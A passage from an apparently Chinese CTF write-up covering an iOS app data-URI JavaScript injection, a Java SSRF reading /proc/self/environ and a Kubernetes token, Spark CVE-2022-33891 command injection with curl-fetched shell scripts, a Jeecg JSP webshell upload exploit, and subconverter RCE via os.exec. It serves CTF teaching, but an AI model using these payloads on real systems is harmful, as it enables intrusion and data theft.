      v21 = v64;
      objc_retain(v64, v19);
      _sSo16UIViewControllerCSgWOh(v22);
      objc_release(v23);
      objc_msgSend(v21, "presentViewController:animated:completion:", v27, 1LL, 0LL); // 弹出 ContentWebView 并加载传入的 URL
      objc_release(v21);
    }
    else
    {
      _sSo16UIViewControllerCSgWOh(&v64);
      objc_release(v23);
    }
  }
  objc_release(v27);
  return ((__int64 (__fastcall *)(void **, __int64))v39)(v42, v51);
}
```

我们可以看到新弹出的控制器是用 `UIHostingController` 包装的 `ContentWebView`。

在 SwiftUI 中如何实现一个 WebView 参考链接：https://www.appcoda.com/swiftui-wkwebview/

寻找 `makeUIView` 函数来看下应用是如何处理构造 URLRequest 的，关键代码：

```
void *__fastcall _s5chess9WMWebViewV10makeUIView7contextSo05UIWebC0C7SwiftUI0E20RepresentableContextVyACG_tF(unsigned __int64 a1)
{
  ...
  _s5chess9WMWebViewV42_URLByRemovingBlacklistedParametersWithURL3url10Foundation0I0VAH_tF(v31); // URL 中特殊符号过滤，并在 URL 最后结尾添加了一个 ?
  v22 = *(void (__fastcall **)(_QWORD *, __int64))(v28 + 8);
  v22(v31, v29);
  v10 = _s5chess8WMURLBagCMa(0LL); // 进入 urlIsTrusted 判断逻辑
  v11 = *(__int64 (__fastcall **)(_QWORD *))(v10 + 80);
  v21 = v10;
  if ( v11(v24) & 1 )
  {
    _s5chess9WMWebViewV21injectScriptInterface03webC03urlySo05UIWebC0C_10Foundation3URLVtF(v23, v24);
    v12 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v28 + 16))(v26, v24, v29);
    v20 = _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA0_(v12);
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA1_();
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfC(v26, v20);
    v13 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v37 + 16))(v35, v33, v38);
    v14 = _s10Foundation10URLRequestV19_bridgeToObjectiveCSo12NSURLRequestCyF(v13);
    v15 = *(void (__fastcall **)(_QWORD *, __int64))(v37 + 8);
    v19 = v14;
    v18 = v15;
    v15(v35, v38);
    objc_msgSend(v23, "loadRequest:", v19);
    objc_release(v19);
    v18(v33, v38);
  }
  v22(v24, v29);
  return v23;
}
```

先调用了 `_URLByRemovingBlacklistedParametersWithURL` 函数，在该函数中进行了一些特殊符号的过滤，并且在 URL 的结尾添加了一个 `?` 符号。

接下来调用 `urlIsTrusted` 进行了一次判断：

```
__int64 __fastcall _s5chess8WMURLBagC12urlIsTrusted0C0Sb10Foundation3URLV_tFZ(unsigned __int64 a1)
{
  ...
  v109 = v86;
  v108 = v85;
  v3 = *(__int64 (__fastcall **)(_QWORD *, _QWORD, __int64))(v78 + 16);
  v77 = (__int64 *)((char *)v39 - v80);
  v76 = v3;
  v4 = v3((__int64 *)((char *)v39 - v80), v86, v79);
  v5 = _s10Foundation3URLV6schemeSSSgvg(v4);
  v6 = *(void (__fastcall **)(_QWORD *, __int64))(v78 + 8);
  v75 = v5;
  v74 = v7;
  v73 = v6;
  v6(v77, v79);
  v106 = v75;
  v107 = v74;
  v72 = &v106;
  v104 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("data", 4LL, 1LL);
  v105 = v8;
  v71 = &v104;
  v70 = _sSqsSQRzlE2eeoiySbxSg_ABtFZ(v72, &v104, v84, &_sSSSQsWP);
  _sSSSgWOh(v71);
  _sSSSgWOh(v72);
  if ( v70 & 1 )
  {
    v69 = 1;
  }
  ...
  return v69 & 1;
}
```

在该函数中存在一段逻辑，当传入的 URL 的 Scheme 为 data 时，则返回 1。也就是说当传入 URL 是个 Data URi 时则认为该 URL 是个可信的 URL。

当传入的 URL 是一个可信 URL 时，则调用 `injectScriptInterface` ，并且加载 URL：


```
void *__fastcall _s5chess9WMWebViewV10makeUIView7contextSo05UIWebC0C7SwiftUI0E20RepresentableContextVyACG_tF(unsigned __int64 a1)
{
  ...
  _s5chess9WMWebViewV42_URLByRemovingBlacklistedParametersWithURL3url10Foundation0I0VAH_tF(v31);
  v22 = *(void (__fastcall **)(_QWORD *, __int64))(v28 + 8);
  v22(v31, v29);
  v10 = _s5chess8WMURLBagCMa(0LL);
  v11 = *(__int64 (__fastcall **)(_QWORD *))(v10 + 80);
  v21 = v10;
  if ( v11(v24) & 1 )
  {
    _s5chess9WMWebViewV21injectScriptInterface03webC03urlySo05UIWebC0C_10Foundation3URLVtF(v23, v24); // 调用 injectScriptInterface 函数
    v12 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v28 + 16))(v26, v24, v29);
    v20 = _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA0_(v12);
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfcfA1_();
    _s10Foundation10URLRequestV3url11cachePolicy15timeoutIntervalAcA3URLV_So017NSURLRequestCacheE0VSdtcfC(v26, v20);
    v13 = (*(__int64 (__fastcall **)(_QWORD *, _QWORD *, __int64))(v37 + 16))(v35, v33, v38);
    v14 = _s10Foundation10URLRequestV19_bridgeToObjectiveCSo12NSURLRequestCyF(v13);
    v15 = *(void (__fastcall **)(_QWORD *, __int64))(v37 + 8);
    v19 = v14;
    v18 = v15;
    v15(v35, v38);
    objc_msgSend(v23, "loadRequest:", v19); // 然后加载 URL
    objc_release(v19);
    v18(v33, v38);
  }
  v22(v24, v29);
  return v23;
}
```

让我们跟进 `injectScriptInterface` 看下关键逻辑：

```
__int64 __fastcall _s5chess9WMWebViewV21injectScriptInterface03webC03urlySo05UIWebC0C_10Foundation3URLVtF(unsigned __int64 a1, __int64 a2)
{
  ...
    v16 = objc_msgSend(v40, "windowScriptObject"); // 取出 windowScriptObject
    v38 = (void *)objc_retainAutoreleasedReturnValue(v16);
    objc_release(v39);
    if ( v38 )
    {
      v37 = v38;
    }
    else
    {
      LOBYTE(v26) = 2;
      LODWORD(v27[0]) = 0;
      _ss17_assertionFailure__4file4line5flagss5NeverOs12StaticStringV_A2HSus6UInt32VtF(
        v72,
        11LL,
        2LL,
        v71,
        68LL,
        2LL,
        v70,
        21LL,
        v26,
        58LL,
        v27[0]);
    }
    *((_QWORD *)&v75 + 1) = v37;
    v36 = v37;
    v35 = 0LL;
    v17 = _s5chess17WMScriptInterfaceCMa(0LL);
    v34 = *(_QWORD **)_s5chess17WMScriptInterfaceC6sharedACvau(v17);
    objc_retain(v34, v18);
    v19 = _s10Foundation3URLVMa(v35);
    v20 = *(_QWORD *)(v19 - 8);
    v21 = *(void (__fastcall **)(_QWORD *, __int64, __int64))(v20 + 16);
    v33 = v19;
    v32 = v20;
    v21(v68, v74, v19);
    (*(void (__fastcall **)(_QWORD *, _QWORD, signed __int64, __int64))(v32 + 56))(v68, 0LL, 1LL, v33);
    (*(void (__fastcall **)(_QWORD *))((*v34 & swift_isaMask) + 0x60LL))(v68);
    v22 = objc_release(v34);
    v31 = *(_QWORD *)_s5chess17WMScriptInterfaceC6sharedACvau(v22);
    objc_retain(v31, v23);
    v24 = _sSS21_builtinStringLiteral17utf8CodeUnitCount7isASCIISSBp_BwBi1_tcfC("wmctf", 5LL, 1LL);
    v30 = v25;
    v29 = _sSS10FoundationE19_bridgeToObjectiveCSo8NSStringCyF(v24);
    swift_bridgeObjectRelease(v30);
    objc_msgSend(v36, "setValue:forKey:", v31, v29); // 注入 wmctf 命名空间
    objc_release(v29);
    swift_unknownObjectRelease(v31);
    objc_release(v36);
    objc_release(v42);
  }
  objc_release(v47);
 }
 _ss16IndexingIteratorVySaySo6UIViewCGGWOh(&v80);
 result = objc_release(v58);
 return result;
}
```

可以看到将 `WMScriptInterface` 类的方法导出到 js 上下文中，这些 API 被放在全局作用域的 `wmctf` 命名空间里。

然后我们在 IDA 中搜索，惊喜的发现有个 `-[chess.WMScriptInterface _getFlag]` 的函数：



此时我们得知可以一个构造 payload 然后通过 URL Scheme 调起 chess 客户端，并执行 `wmctf.$_getFlag()` 来获取到 flag。

构造生成 Payload 的 js 代码：

```
String.prototype.toDataURI = function() {
  return 'data:text/html;,' + encodeURIComponent(this).replace(/[!'()*]/g, escape);
}

function payload() {
  var xhr = new XMLHttpRequest(); xhr.open('GET', 'http://XXX/test?flag=' +
wmctf.$_getFlag(), false); xhr.send();
}

const data = `<script type="application/javascript">(${payload})()
<\/script>`.toDataURI()
const url = new URL('chess://x?urlType=web');

url.searchParams.set('url', data);
url.toString()
```

只要将该 URL Scheme 提交（我写了个 webserver，用来接收 payload 并在设备执行），则会在设备执行，并且将 flag 发送到攻击者的服务器。

IDAPython Ptach `svc 0x80`：

```
import idc
def text_seg_addr_start():
    for seg in Segments():
        if SegName(seg) == '__text':
            addr = hex(SegStart(seg))
```

```
            print("text segment address start: " + addr)
            return int(addr[0:-1], 16)
def text_seg_addr_end():
    for seg in Segments():
        if SegName(seg) == '__text':
            addr = hex(SegEnd(seg))
            print("text segment address end: " + addr)
            return int(addr[0:-1], 16)
start = text_seg_addr_start()
end = text_seg_addr_end()
while start < end:
    m = idc.print_insn_mnem(start)
    n = idc.print_operand(start, 0)
    if m == 'SVC' and n == '0x80':
        # print(idc.GetDisasm(start))
        if idc.print_operand(idc.prev_head(start), 1) == '#0x1A':
            idc.PatchDword(start, 0xD503201F)
            print("patch {} success!".format(hex(start)))
    start += 4
```

- **彩蛋：**

当用 js 调用 wmctf 命名空间中一个不存在的方法时，则会返回一段 base64 编码的图片字符串！

- **参考资料**

https://codecolor.ist/2021/08/04/mistuned-part-i/
https://developer.apple.com/documentation/objectivec/nsobject/webscripting?language=objc
https://developer.apple.com/documentation/objectivec/nsobject/1528539-webscriptname/
https://developer.apple.com/library/archive/documentation/AppleApplications/Conceptual/SafariJSProgTopics/ObjCFromJavaScript.html

WEB

Java

题目的首页是一个SSRF页面，我使用了 `new URL()` 来设计此漏洞。

首先是一个任意文件读取漏洞，你可以使用如下payload读取源码：

```
file:///usr/local/Tomcat8/webapps/ROOT.war
```

代码关键部分如下：

1. 使用new URL()进行ssrf，过滤了反引号`
2. 使用https访问时，头部信息会被转发

注意：此处使用new URL()来进行ssrf，在最后会有一个小问题。

```
InputStream inputStream = null;
URLConnection urlConnection = null;
if( url.contains("`") || url.contains("%60") || url.contains("%25%36%30")){
    Response(resp,"bad");
}
try {
    URL url1 = new URL(url);
    if("https".equalsIgnoreCase(url1.getProtocol())){
        SslUtils.ignoreSsl();
        HashMap<String, String> map = (HashMap<String, String>) getHeaders(req);
        urlConnection = url1.openConnection();
        for (Map.Entry item : map.entrySet()) {
            urlConnection.setRequestProperty(item.getKey().toString(),item.getValue().toString());
        }
    } else {
        urlConnection = url1.openConnection();
    }
    inputStream = urlConnection.getInputStream();
    IOUtils.copy(inputStream, resp.getOutputStream());
    resp.flushBuffer();
```

其次，你可以使用如下payload读取系统环境变量：

```
file:///proc/self/environ
file:///etc/profile
```

你可以发现有一个k8s账户的token值，被放在了环境变量中，如下图：

```
# kube token
TOKEN=eyJhbGciOiJSUzI1NiIsImtpZCI6Ik1IN0RxS0k3U0xhZ1ljYnk1WkE3WE5Mb2dMcVdLOXh5NXVEdmtfc2lKMWMifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJkZWZhdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZWNyZXQubmFtZSI6ImN0ZmVyLXRva2VuLXB6NWxtIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImN0ZmVyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQudWlkIjoiYjg2ODY0MTgtOWNiOC00MjZiLThkZmQtNTgxM2E1YTVmMTdiIiwic3ViIjoic3lzdGVtOnNlcnZpY2VhY2NvdW50OmRlZmF1bHQ6Y3RmZXIifQ.JWwKPAYDMYDmqq-jg9Mzmvil-wG33skSqWsS3_zjv1bLGTRMUvP73w_LsLu7ptRJ1iofTbHBrgRyn01sJ2wjG8f-LruNFWwPj0S6zcGnfYlaUfG70lZIA7otXgEb2pCBzdqrxH4n4PR2aAE5wG-p_uoBjwiShrX-ykfxwErJMnwvJ15OQ57Y87QlZllkaYnvXgg3853qQ5ww414dz4UZ1BL7jXlcCjwbivHMifxMvUAL6GJWY-yoA3hJJBMNz5sjgUz71MXs-0wWLczDk5cv4mbXrjE-mCden5er32ifjsWBx6H_1i5JX6lSt3BP7iUxBQVaqLhnBtYR5nQuFADMFg
```

结合所有信息，你可以构造payload来进行对k8s进行攻击获取信息：

```
url=https://127.0.0.1:6443/api/v1/namespaces/&Vcode=code....
url=https://127.0.0.1:6443/api/v1/namespaces/ctf/pods&Vcode=code ...
```

你会发现一个名为ctf的命名空间，和一个在ctf下的pod，你可以拿到ip和port的信息以及部署名字"spark"：

```
k:{containerPort:\"8080\"}
"hostIP": "10.12.22.6",
"podIP": "10.244.0.111",
"podIPs": [{"ip": "10.244.0.111"}]
```

最后，你可以通过ip和port信息进行ssrf访问到spark的首页面，并找到spark版本：3.2.1。

你可以搜到相关的CVE-2022-33891

3.2.1 Spark Master at spark://spark-deploy-7b4fc6bdc7-92ccp:7077

- **URL:** spark://spark-deploy-7b4fc6bdc7-92ccp:7077
- **Alive Workers:** 0
- **Cores in use:** 0 Total, 0 Used
- **Memory in use:** 0.0 B Total, 0.0 B Used
- **Resources in use:**
- **Applications:** 0 Running, 0 Completed
- **Drivers:** 0 Running, 0 Completed
- **Status:** ALIVE

Workers (0)

Worker Id Address State Cores Memory Resources

Running Applications (0)

Application ID Name Cores Memory per Executor Resources Per Executor Submitted Time User State Duration

Completed Applications (0)

Application ID Name Cores Memory per Executor Resources Per Executor Submitted Time User State Duration

你会了解到他的doAS参数是使用bash来执行

```
38
39    // shells out a "bash -c id -Gn username" to get user groups
40    private def getUnixGroups(username: String): Set[String] = {
41      val cmdSeq = Seq("bash", "-c", "id -Gn " + username)
42      // we need to get rid of the trailing "\n" from the result of command execution
43      Utils.executeAndGetOutput(cmdSeq).stripLineEnd.split(" ").toSet
44    }
```

所以现在就到了常规的命令执行绕过`(反引号)，一些可行的绕过方法如下：

```
?doAs=;command
?doAs=$(command) (write by ADVambystoma)
```

最后就是有很多人共有的问题，对自己的payload进行了两次url编码，导致攻击失败，这是由于new URL()的解码问题；

可参考 https://blog.csdn.net/weixin_39715513/article/details/114212587 。

你可以使用java来构造payload：


```
# 下载
String a = URLEncoder.encode(";curl http://vps:8888/rev.html>/tmp/rev.sh","utf-8");
String c = URLEncoder.encode(a,"utf-8");
System.out.println(c);
-------------------------------------------------
# 执行
String a = URLEncoder.encode(";bash /tmp/rev.sh","utf-8");
String c = URLEncoder.encode(a,"utf-8");
System.out.println(c);
```

```
url=http://10.244.0.76:8080?doAs=%253Bbash%2B%252Ftmp%252F100.html
```

```
ctf@spark-deploy-796c589d8d-hdw8b:/usr/local/tomcat$ /readflag
/readflag
Your token: RSq6agO5y1y-[illegible]Qk8EJiUmosoI
```

- **easyjeecg**

1. 使用...;/绕过过滤器的登录检查
2. cgUploadController.do?Ajaxsavefile任意文件上传
3. 由于nginx禁止访问uploads目录，你可以上传jspx或请求/a/...;/uploads/xxxxx.jsp。


Git Window Help src - spring-mvc.xml
AuthInterceptor
weblogic.xml
web.xml
spring-mvc.xml
AuthInterceptor.class
WebStatFilter.class
GZipFilter.class
Application context not configured for this file
</list>
</property>
</bean>
</mvc:interceptor>
<!-- 登录权限拦截器 -->
<mvc:interceptor>
<mvc:mapping path="/**" />
<bean class="org.jeecgframework.core.interceptors.AuthInterceptor">
<property name="excludeUrls">
<list>
<value>loginController.do?goPwdInit</value>
<value>loginController.do?pwdInit</value>
<value>loginController.do?login</value>
<value>loginController.do?logout</value>
<value>loginController.do?changeDefaultOrg</value>
<value>loginController.do?login2</value>
<value>loginController.do?login3</value>
<value>loginController.do?checkuser</value>
<value>loginController.do?checkuser=</value>
<value>systemController.do?saveFiles</value>
<!-- 邮件密码重置 -->
<value>loginController.do?goResetPwd</value>
<value>loginController.do?resetPwd</value>
<value>loginController.do?goResetPwdMail</value>
<value>loginController.do?sendResetPwdMail</value>
<value>userController.do?userOrgSelect</value>
<!--移动图表-->
<value>cgDynamGraphController.do?design</value>
<value>cgDynamGraphController.do?datagrid</value>
<!-- 菜单样式图标预览 -->
<value>webpage/common/functionIconStyleList.jsp</value>
<value>chat/imController/showOrDownByurl.do</value>
<!-- 接收远程定时任务开关指令 -->
<value>timeTaskController.do?remoteTask</value>
<!-- swagger支持 -->
<value>rest/v2/api-docs</value>
</list>
</property>

```
51      public AuthInterceptor() {
52      }
53
54      public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object object) throws E
55          HandlerMethod handlerMethod = (HandlerMethod)object;
56          JAuth jauthType = (JAuth)handlerMethod.getBean().getClass().getAnnotation(JAuth.class);
57          if (jauthType != null && jauthType.auth() == Permission.SKIP_AUTH) {
58              return true;
59          } else {
60              JAuth jauthMethod = (JAuth)handlerMethod.getMethod().getAnnotation(JAuth.class);
61              if (jauthMethod != null && jauthMethod.auth() == Permission.SKIP_AUTH) {
62                  return true;
63              } else {
64                  String requestPath = ResourceUtil.getJgAuthRequsetPath(request);
65                  requestPath = this.filterUrl(requestPath);
66                  if (requestPath.length() > 3 && "api/".equals(requestPath.substring(0, 4))) {
67                      return true;
68                  } else if (this.excludeUrls.contains(requestPath)) {
69                      return true;
70                  } else if (this.moHuContain(this.excludeContainUrls, requestPath)) {
71                      return true;
72                  } else {
73                      Client client = this.clientManager.getClient(ContextHolderUtils.getSession().getId());
```

只要满足任何如果，就可以绕过它。

exp:

```
import re

import requests
import sys
Target=sys.argv[1]
shellData="""<%@ page import="java.io.BufferedReader" %>
<%@ page import="java.io.InputStreamReader" %>
<%
    BufferedReader br = new BufferedReader(new
InputStreamReader(Runtime.getRuntime().exec(request.getParameter("name")).getInputStream
()));
    String line = null;
    StringBuffer b = new StringBuffer();
    while ((line = br.readLine()) != null) {
        b.append(line + " ");
    }
    out.println(b.toString());
%>"""
shellPath=(re.search('"url":"
(.*?)"',requests.post(url=Target+"/cgUploadController.do;toLogin.do?ajaxSaveFile",files=
{"file":("1.jsp",shellData)}).text,re.I|re.M).group(1))
print(Target+"/a/..;/"+shellPath+"?name=/readflag")
print(requests.get(url=Target+"/a/..;/"+shellPath+"?name=/readflag").text)
```

subconverter

1. 根据附件中Dockerfile中的提示或者访问/version得知后端是 `subconverter v0.7.2-f9713b4 backend` ，可以找到对应的github库 `https://github.com/tindy2013/subconverter` 。出题时 `v0.7.2-f9713b4` 是subconverter的最新版本，现在subconverter已经发布了新版本，删除了 `/qx-*` 路由，并且 `fetchFile` 加入了是否拉取本地文件的参数。
2. 读源码得知一共有这么些路由可以用。

```
https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/
src/main.cpp#L181

/version
/refreshrules
/readconf
/updateconf
/flushcache
/sub
/sub2clashr
/surge2clash
/getruleset
/getprofile
/qx-script
/qx-rewrite
/render
/convert
```

我在front的转发中做出了限制，只能传入url target token参数。token是前台不可知的，容易想到需要读取到token。

git clone到本地搜索 `getUrlArg.*"url"` 一共有7处地方用到了url参数。

读这7处，发现 `https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/handler/interfaces.cpp#L1244` 的getScript函数直接把url参数 base64解码后传入fetchFile（ `https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/handler/multithread.cpp#L77` ），而fetchFile中，对于本地文件，检查文件存在后将文件名传入fileGet（ `https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/utils/file.cpp#L20` ），fileGet中只检查了路径逃逸，没有对pref.toml等重要文件做过滤操作，因此可以读取pref.toml泄露api_access_token从而访问需要token才能访问的接口。

getScript函数对应的是/qx-script路由，因此访问 `/qx-script?url=cHJlZi50b21s` 即可读取token。

3. 简单搜索得知，subconverter之前爆过任意代码执行cve（CVE-2022-28927），使用quickjs中带有的os.exec方法执行系统命令。subconverter作者通过让所有使用quickjs的地方全部需要token进行修复（`https://github.com/tindy2013/subconverter/commit/ce8d2bd0f13f05fcbd2ed90755d097f402393dd3`）。现在已经拿到了token，可以使用之前的cve来rce。
4. 由于限制了只能url target token参数，其他的rce点不可用。此处（`https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/generator/config/nodemanip.cpp#L54`），对应/sub路由，如果传入的url为script:开头，便会将后面的内容当作一个本地路径，通过fileGet读取这个本地路径的文件作为js去执行里面的parse方法。此处最简单的getflag方法把flag写入到文件里，用之前的 `/qx-script` 进行读取。也可以反弹shell进行手动操作。

```
function parse(x){
  console.log("success")
  os.exec(["bash","-c","/readflag > flaaaaaag"])
}
```

5. 由于fileGet只能读取本地文件，这里还需要使用subconverter的缓存功能落地一个本地文件。简单测试或读源码得知，subconverter的缓存机制是在./cache目录建立一个名字为url之md5的文件用作缓存。例如：我的url是 `http://vps/1.js`，那么缓存文件是 `./cache/63ff1abb5db4fd2df0498c46a44565c8` 。因此可通过script:包含本地js进行rce。

```
/sub?target=clash&url=http://vps/1.js
/sub?target=clash&url=script:cache/63ff1abb5db4fd2df0498c46a44565c8,1&token=xxx
/qx-script?url=ZmxhYWFhYWFn
```

nanoScore

首先先注册一个账号，URL 通过 dirsearch 可以找到：/register.html。注册并登录后会自动跳转到 \flag 并提示需要 ADMIN 权限才可以获取 flag。

在登录状态下 dirsearch 可以发现新的子页面 \users，该页面有全部注册用户的用户名和创建日期。

注意到题目一血被取消的异常、一血提交者的 ID 伪造了主办方的 ID，以及题目 Hint 内写的 “First Blood is the sponsor, but it is very helpful to solve the problem”，种种迹象表明这个一血也是题目的一部分。

